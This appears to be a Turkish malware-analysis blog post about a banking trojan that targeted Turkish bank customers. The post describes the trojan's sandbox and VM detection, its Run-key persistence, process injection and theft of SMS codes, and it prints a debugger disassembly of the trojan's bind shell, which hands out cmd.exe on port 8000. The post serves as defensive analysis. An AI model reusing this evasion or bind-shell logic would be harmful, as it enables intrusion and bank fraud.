
Bunun dışında zararlı yazılımın sbiedll.dll ile Sandboxie yazılımın sistemde yüklü olup olmadığını, vmware, vbox gibi sanal makinede çalışıp çalışmadığının kontrolü, qemu öykünücü (emulator) kontrolü ve RDTSC yönergesi


(instruction) ile yönergeler arası geçen sürenin kontrolü ile kum havuzu ve hata ayıklıcı kontrolü yaptığını tespit ettim.




Zararlı yazılım bu kontrollerden herhangi birine takıldığı taktirde kendisini %ALLUSERSPROFILE% ortam değişkeninde (environment) yer alan klasöre kopyalamakta ve sistem yeniden başlatıldığında çalışabilmek için kayıt defterinde HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SunJavaUpdateSched anahtarı oluşturmaktadır. Çalıştığı zaman da hem e-posta hem de web sitelerine konu olduğu gibi 8000. numaralı bağlantı noktasında (port) dinlemeye geçmekte ve bu bağlantı noktasından sisteme bağlanan kişilere komut satırı erişimi (shell) vermektedir.


Immunity Debugger - Turkish-_00400000.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
Python Developer Wanted
00380100 55 PUSH EBP
00380101 8BEC MOV EBP,ESP
00380103 83C4 8C ADD ESP,-74
00380106 E8 C3010000 CALL 003802CE JMP to kernel32.GetProcessHeap
0038010B A3 20033800 MOV DWORD PTR DS:[380320],EAX
00380110 68 04010000 PUSH 104
00380115 6A 00 PUSH 0
00380117 FF35 20033800 PUSH DWORD PTR DS:[380320]
0038011D E8 B2010000 CALL 003802D4 JMP to ntdll.RtlAllocateHeap
00380122 8945 FC MOV DWORD PTR SS:[EBP-4],EAX
00380125 83F8 00 CMP EAX,0
00380128 0F84 76010000 JE 003802A4
0038012E 68 04010000 PUSH 104
00380133 6A 00 PUSH 0
00380135 FF35 20033800 PUSH DWORD PTR DS:[380320]
0038013B E8 94010000 CALL 003802D4 JMP to ntdll.RtlAllocateHeap
00380140 8945 F8 MOV DWORD PTR SS:[EBP-8],EAX
00380143 83F8 00 CMP EAX,0
00380146 0F84 58010000 JE 003802A4
0038014C 68 04010000 PUSH 104
00380151 FF75 F8 PUSH DWORD PTR SS:[EBP-8]
00380154 68 60003800 PUSH 380060 ASCII "%ALLUSERSPROFILE%\svchost.exe"
00380159 E8 64010000 CALL 003802C2 JMP to kernel32.ExpandEnvironmentStringsA
0038015E 68 04010000 PUSH 104
00380163 FF75 FC PUSH DWORD PTR SS:[EBP-4]
00380166 6A 00 PUSH 0
00380168 E8 5B010000 CALL 003802C8 JMP to kernel32.GetModuleFileNameA
0038016D 6A 00 PUSH 0
0038016F FF75 F8 PUSH DWORD PTR SS:[EBP-8]
00380172 FF75 FC PUSH DWORD PTR SS:[EBP-4]
00380175 E8 36010000 CALL 003802B0 JMP to kernel32.CopyFileA
0038017A 6A 06 PUSH 6
0038017C FF75 F8 PUSH DWORD PTR SS:[EBP-8]
0038017F E8 56010000 CALL 003802DA JMP to kernel32.SetFileAttributesW
00380184 8D45 F4 LEA EAX,DWORD PTR SS:[EBP-C]
00380187 50 PUSH EAX
00380188 68 06000200 PUSH 20006
0038018D 6A 00 PUSH 0
0038018F 68 7E003800 PUSH 38007E ASCII "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
00380194 68 02000080 PUSH 80000002
00380199 E8 72010000 CALL 00380310 JMP to ADVAPI32.RegOpenKeyExA
0038019E 83F8 00 CMP EAX,0
003801A1 74 1F JE SHORT 003801C2
003801A3 8D45 F4 LEA EAX,DWORD PTR SS:[EBP-C]
003801A6 50 PUSH EAX
003801A7 68 06000200 PUSH 20006
003801AC 6A 00 PUSH 0
003801AE 68 AC003800 PUSH 3800AC ASCII "Software\Microsoft\Windows\CurrentVersion\Run"
003801B3 68 01000080 PUSH 80000001
003801B8 E8 53010000 CALL 00380310 JMP to ADVAPI32.RegOpenKeyExA
003801BD 83F8 00 CMP EAX,0
003801C0 75 26 JNZ SHORT 003801E8
003801C2 FF75 F8 PUSH DWORD PTR SS:[EBP-8]
003801C5 E8 16010000 CALL 003802E0 JMP to kernel32.lstrlenA
003801CA 40 INC EAX
003801CB 50 PUSH EAX
003801CC FF75 F8 PUSH DWORD PTR SS:[EBP-8]
003801CF 6A 01 PUSH 1
003801D1 6A 00 PUSH 0
003801D3 68 DA003800 PUSH 3800DA ASCII "SunJavaUpdateSched"
003801D8 FF75 F4 PUSH DWORD PTR SS:[EBP-C]
003801DB E8 36010000 CALL 00380316 JMP to ADVAPI32.RegSetValueExA
003801E0 FF75 F4 PUSH DWORD PTR SS:[EBP-C]
003801E3 E8 22010000 CALL 0038030A JMP to ADVAPI32.RegCloseKey
003801E8 68 24033800 PUSH 380324
003801ED 68 01010000 PUSH 101
003801F2 E8 F5000000 CALL 003802EC JMP to ws2_32.WSAStartup
EBP=0012FE28


Immunity Debugger - Turkish-_00400000.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessme
003801CF 6A 01 PUSH 1
003801D1 6A 00 PUSH 0
003801D3 68 DA003800 PUSH 3800DA ASCII "SunJavaUpdateSched"
003801D8 FF75 F4 PUSH DWORD PTR SS:[EBP-C]
003801DB E8 36010000 CALL 00380316 JMP to ADVAPI32.RegSetValueExA
003801E0 FF75 F4 PUSH DWORD PTR SS:[EBP-C]
003801E3 E8 22010000 CALL 0038030A JMP to ADVAPI32.RegCloseKey
003801E8 68 24033800 PUSH 380324
003801ED 68 01010000 PUSH 101
003801F2 E8 F5000000 CALL 003802EC JMP to ws2_32.WSAStartup
003801F7 66:C745 E0 0200 MOV WORD PTR SS:[EBP-20],2
003801FD 68 401F0000 PUSH 1F40
00380202 E8 F7000000 CALL 003802FE JMP to ws2_32.ntohs
00380207 66:8945 E2 MOV WORD PTR SS:[EBP-1E],AX
0038020B C745 E4 0000000 MOV DWORD PTR SS:[EBP-1C],0
00380212 6A 00 PUSH 0
00380214 6A 00 PUSH 0
00380216 6A 00 PUSH 0
00380218 6A 06 PUSH 6
0038021A 6A 01 PUSH 1
0038021C 6A 02 PUSH 2
0038021E E8 C3000000 CALL 003802E6 JMP to ws2_32.WSASocketA
00380223 8945 F0 MOV DWORD PTR SS:[EBP-10],EAX
00380226 83F8 FF CMP EAX,-1
00380229 74 79 JE SHORT 003802A4
0038022B 6A 10 PUSH 10
0038022D 8D45 E0 LEA EAX,DWORD PTR SS:[EBP-20]
00380230 50 PUSH EAX
00380231 FF75 F0 PUSH DWORD PTR SS:[EBP-10]
00380234 E8 BF000000 CALL 003802F8 JMP to ws2_32.bind
00380239 83F8 FF CMP EAX,-1
0038023C 74 66 JE SHORT 003802A4
0038023E 6A 05 PUSH 5
00380240 FF75 F0 PUSH DWORD PTR SS:[EBP-10]
00380243 E8 BC000000 CALL 00380304 JMP to ws2_32.listen
00380248 83F8 FF CMP EAX,-1
0038024B 74 57 JE SHORT 003802A4
0038024D 33C0 XOR EAX,EAX
0038024F 8D7D 9C LEA EDI,DWORD PTR SS:[EBP-64]
00380252 B9 44000000 MOV ECX,44
00380257 F3:AA REP STOS BYTE PTR ES:[EDI]
00380259 6A 00 PUSH 0
0038025B 6A 00 PUSH 0
0038025D FF75 F0 PUSH DWORD PTR SS:[EBP-10]
00380260 E8 8D000000 CALL 003802F2 JMP to ws2_32.accept
00380265 C745 9C 4400000 MOV DWORD PTR SS:[EBP-64],44
0038026C 8945 D4 MOV DWORD PTR SS:[EBP-2C],EAX
0038026F 8945 D8 MOV DWORD PTR SS:[EBP-28],EAX
00380272 8945 DC MOV DWORD PTR SS:[EBP-24],EAX
00380275 66:C745 CC 0000 MOV WORD PTR SS:[EBP-34],0
0038027B C745 C8 0101000 MOV DWORD PTR SS:[EBP-38],101
00380282 8D45 8C LEA EAX,DWORD PTR SS:[EBP-74]
00380285 50 PUSH EAX
00380286 8D45 9C LEA EAX,DWORD PTR SS:[EBP-64]
00380289 50 PUSH EAX
0038028A 6A 00 PUSH 0
0038028C 6A 00 PUSH 0
0038028E 6A 00 PUSH 0
00380290 6A 01 PUSH 1
00380292 6A 00 PUSH 0
00380294 6A 00 PUSH 0
00380296 68 ED003800 PUSH 3800ED ASCII "cmd.exe"
0038029B 6A 00 PUSH 0
0038029D E8 14000000 CALL 003802B6 JMP to kernel32.CreateProcessA
003802A2 ^EB A9 JMP SHORT 0038024D
003802A4 6A 00 PUSH 0
003802A6 E8 11000000 CALL 003802BC JMP to kernel32.ExitProcess
003802AB C9 LEAVE
003802AC C2 0400 RETN 4
EBP=0012FE28



Ancak bu zararlı yazılım, kontrollerden herhangi birine takılmaz ise 32 bit işletim sisteminde windows\system32 klasörü altında wuauclt.exe dosyası yaratmakta, 64 bit işletim sisteminde ise windows\syswow64 klasörü altında svchost.exe dosyası yaratmakta (windows file protection izin verirse), çalıştırmakta ardından kendisini bu işleme (process) enjekte ederek diğer faza geçmektedir. Son fazda ise sisteme bankacılık zararlı yazılımı bulaştırarak Zeus ve Spyeye'dan bildiğimiz gibi kullanıcının cep telefonuna da zararlı yazılım göndererek internet şubesini kullanan kullanıcının kullanıcı adını, şifresini ve sms doğrulama kodunu çalarak müşterilerin hesabını boşaltmaya çalışmaktadır.



Sonuç olarak yazının başında da bahsettiğim üzere yazılım seviyesine inilmeden sistem seviyesinde yapılan analizler, zararlı yazılımın sanal makine, debugger, sandbox tespitine yönelik kontroller içermesi durumunda farklı sonuçlar ortaya çıkarabilmektedir bu nedenle zararlı yazılım hakkında kesin bir sonuca varmak için mutlaka ama mutlaka yazılım seviyesinde de analiz yapılması gerekmektedir.

Türkiye'deki banka müşterilerini hedef alan bu zararlı yazılım ile ilgili daha fazla bilgi almak için Tübitak BİLGEM tarafından yayınlanan analiz yazısını da okumanızı öneririm.

Bu vesileyle herkesin yeni yılını kutlar, 2013 yılının herkese önce sağlık sonra güvenli günler getirmesini dilerim.

Not: Her ne kadar bu zararlı yazılım Tübitak BİLGEM'in yayınlamış olduğu analiz yazısında Zeus'un bir türevi olarak yer almış olsa da Zemana firmasından Emre TINAZTEPE'nin yapmış olduğu bir açıklamaya göreye zararlı

yazılım kimi zaman Zeus kimi zaman ise Cridex olarak son kullanıcının sistemine yüklenmektedir. Daha detaylı yeni analiz raporları/yazıları yayınlandıkça bu zararlı yazılım hakkında daha net bilgilere sahip olacağımıza inanıyorum.